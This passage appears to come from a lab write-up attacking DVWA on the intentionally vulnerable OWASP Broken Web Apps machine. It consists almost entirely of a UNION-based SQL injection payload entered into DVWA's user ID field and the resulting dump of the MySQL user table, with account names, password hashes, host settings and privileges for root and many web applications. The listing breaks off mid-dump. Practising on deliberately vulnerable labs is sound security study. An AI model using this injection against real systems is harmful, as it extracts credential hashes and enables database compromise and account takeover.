| debian-sys-maint | *75F15FF5C9F06A7221FEB017724554294E40A327 |
| phpmyadmin       | *D5D9F81F5542DE067FFF5FF7A4CA4BDD322C578F |
| vicnum           | *C7847100CDBE29050A338F78EA71F066D196ED98 |
| wordpress        | *C260A4F79FA905AF65142FFE0B9A14FE0E1519CC |
| phpbb            | *CA1F8B079BB2857835107EA008871B4691769547 |
| dvwa             | *D67B38CDCD1A55623ED5F55856A29B9654FF823D |
| mutillidae       | *E82A07F59B0D83BEF29F79E41FA0F8A042CE3DE4 |
| yazd             | *3758F91540524F48F92FE932883C54F6E802A13A |
| personalblog     | *3D118FD3FFC74F534A493C30ADC1F23A48510D9D |
| yazd10           | *30B462BE16C04867D06113304F664BB9A5B573D8 |
| peruggia         | *5297BE816CC703E8CB686D205071E9CD9E8F08A4 |
| ghost            | *9AE953952D993ED69779E70E28193A1EB8DDF91C |
| gtd-php          | *C238B1FA6D14124C867DC9634DEB2CD731212094 |
| getboo           | *8FC7327502AA1203AAE881C4A5E2AA1CD6E46CE8 |
| orangehrm        | *82183BF1F275E47C2692B1CF81CB7A8FD16CE5EA |
| webcal           | *E2E1F0A3459647AACF63319694BCBD107231B10C |
| gallery2         | *DF0F41B82DFDB4AA462186480FA9922EF4BBFCEB |
| tikiwiki         | *48529BB639EC6E4C2A6695C4B3D544A9E2A21D4C |
| joomla           | *F70658E9BDD2910AC33ACDA164605DFC1DA70A68 |
```



```
mysql> SELECT first_name, last_name FROM users WHERE user_id ='1' union select user,concat('password= ',password,' hostname=',host,' Select_priv =',Sele
t_priv,' user =' ,user)  from mysql.user;
+------------------+--------------------------------------------------------------------------------------------------------------+
| first_name       | last_name                                                                                                    |
+------------------+--------------------------------------------------------------------------------------------------------------+
| admin            | admin                                                                                                        |
| root             | password= *73316569DAC7839C2A784FF263F5C0ABBC7086E2 hostname=localhost Select_priv =Y user =root             |
| root             | password= *D5D9F81F5542DE067FFF5FF7A4CA4BDD322C578F hostname=brokenwebapps Select_priv =Y user =root         |
| root             | password= *D5D9F81F5542DE067FFF5FF7A4CA4BDD322C578F hostname=127.0.0.1 Select_priv =Y user =root             |
| debian-sys-maint | password= *75F15FF5C9F06A7221FEB017724554294E40A327 hostname=localhost Select_priv =Y user =debian-sys-maint |
| phpmyadmin       | password= *D5D9F81F5542DE067FFF5FF7A4CA4BDD322C578F hostname=localhost Select_priv =N user =phpmyadmin       |
| vicnum           | password= *C7847100CDBE29050A338F78EA71F066D196ED98 hostname=localhost Select_priv =Y user =vicnum           |
| wordpress        | password= *C260A4F79FA905AF65142FFE0B9A14FE0E1519CC hostname=% Select_priv =Y user =wordpress                |
| phpbb            | password= *CA1F8B079BB2857835107EA008871B4691769547 hostname=% Select_priv =Y user =phpbb                    |
| dvwa             | password= *D67B38CDCD1A55623ED5F55856A29B9654FF823D hostname=% Select_priv =N user =dvwa                     |
| mutillidae       | password= *E82A07F59B0D83BEF29F79E41FA0F8A042CE3DE4 hostname=% Select_priv =Y user =mutillidae               |
| yazd             | password= *3758F91540524F48F92FE932883C54F6E802A13A hostname=% Select_priv =Y user =yazd                     |
| personalblog     | password= *3D118FD3FFC74F534A493C30ADC1F23A48510D9D hostname=% Select_priv =Y user =personalblog             |
| yazd10           | password= *30B462BE16C04867D06113304F664BB9A5B573D8 hostname=% Select_priv =Y user =yazd10                   |
| peruggia         | password= *5297BE816CC703E8CB686D205071E9CD9E8F08A4 hostname=% Select_priv =Y user =peruggia                 |
| ghost            | password= *9AE953952D993ED69779E70E28193A1EB8DDF91C hostname=% Select_priv =Y user =ghost                    |
| gtd-php          | password= *C238B1FA6D14124C867DC9634DEB2CD731212094 hostname=% Select_priv =Y user =gtd-php                  |
| getboo           | password= *8FC7327502AA1203AAE881C4A5E2AA1CD6E46CE8 hostname=% Select_priv =Y user =getboo                   |
| orangehrm        | password= *82183BF1F275E47C2692B1CF81CB7A8FD16CE5EA hostname=% Select_priv =Y user =orangehrm                |
| webcal           | password= *E2E1F0A3459647AACF63319694BCBD107231B10C hostname=localhost Select_priv =N user =webcal           |
| gallery2         | password= *DF0F41B82DFDB4AA462186480FA9922EF4BBFCEB hostname=localhost Select_priv =N user =gallery2         |
| tikiwiki         | password= *48529BB639EC6E4C2A6695C4B3D544A9E2A21D4C hostname=localhost Select_priv =N user =tikiwiki         |
| joomla           | password= *F70658E9BDD2910AC33ACDA164605DFC1DA70A68 hostname=localhost Select_priv =N user =joomla           |
```



Vulnerability: SQL Injection

User ID:

```
ID: 1' union select user,concat('password= ',password,' hostname=',host,' Select_priv =',Select_priv,' user =' ,user)  from mysql.user -- '
First name: admin
Surname: admin

ID: 1' union select user,concat('password= ',password,' hostname=',host,' Select_priv =',Select_priv,' user =' ,user)  from mysql.user -- '
First name: root
Surname: password= *73316569DAC7839C2A784FF263F5C0ABBC7086E2 hostname=localhost Select_priv =Y user =root

ID: 1' union select user,concat('password= ',password,' hostname=',host,' Select_priv =',Select_priv,' user =' ,user)  from mysql.user -- '
First name: root
Surname: password= *D5D9F81F5542DE067FFF5FF7A4CA4BDD322C578F hostname=brokenwebapps Select_priv =Y user =root

ID: 1' union select user,concat('password= ',password,' hostname=',host,' Select_priv =',Select_priv,' user =' ,user)  from mysql.user -- '
First name: root
Surname: password= *D5D9F81F5542DE067FFF5FF7A4CA4BDD322C578F hostname=127.0.0.1 Select_priv =Y user =root

ID: 1' union select user,concat('password= ',password,' hostname=',host,' Select_priv =',Select_priv,' user =' ,user)  from mysql.user -- '
First name: debian-sys-maint
Surname: password= *75F15FF5C9F06A7221FEB017724554294E40A327 hostname=localhost Select_priv =Y user =debian-sys-maint

ID: 1' union select user,concat('password= ',password,' hostname=',host,' Select_priv =',Select_priv,' user =' ,user)  from mysql.user -- '
First name: phpmyadmin
Surname: password= *D5D9F81F5542DE067FFF5FF7A4CA4BDD322C578F hostname=localhost Select_priv =N user =phpmyadmin

ID: 1' union select user,concat('password= ',password,' hostname=',host,' Select_priv =',Select_priv,' user =' ,user)  from mysql.user -- '
First name: vicnum
Surname: password= *C7847100CDBE29050A338F78EA71F066D196ED98 hostname=localhost Select_priv =Y user =vicnum

ID: 1' union select user,concat('password= ',password,' hostname=',host,' Select_priv =',Select_priv,' user =' ,user)  from mysql.user -- '
First name: wordpress
Surname: password= *C260A4F79FA905AF65142FFE0B9A14FE0E1519CC hostname=% Select_priv =Y user =wordpress

ID: 1' union select user,concat('password= ',password,' hostname=',host,' Select_priv =',Select_priv,' user =' ,user)  from mysql.user -- '
First name: phpbb
Surname: password= *CA1F8B079BB2857835107EA008871B4691769547 hostname=% Select_priv =Y user =phpbb

ID: 1' union select user,concat('password= ',password,' hostname=',host,' Select_priv =',Select_priv,' user =' ,user)  from mysql.user -- '
```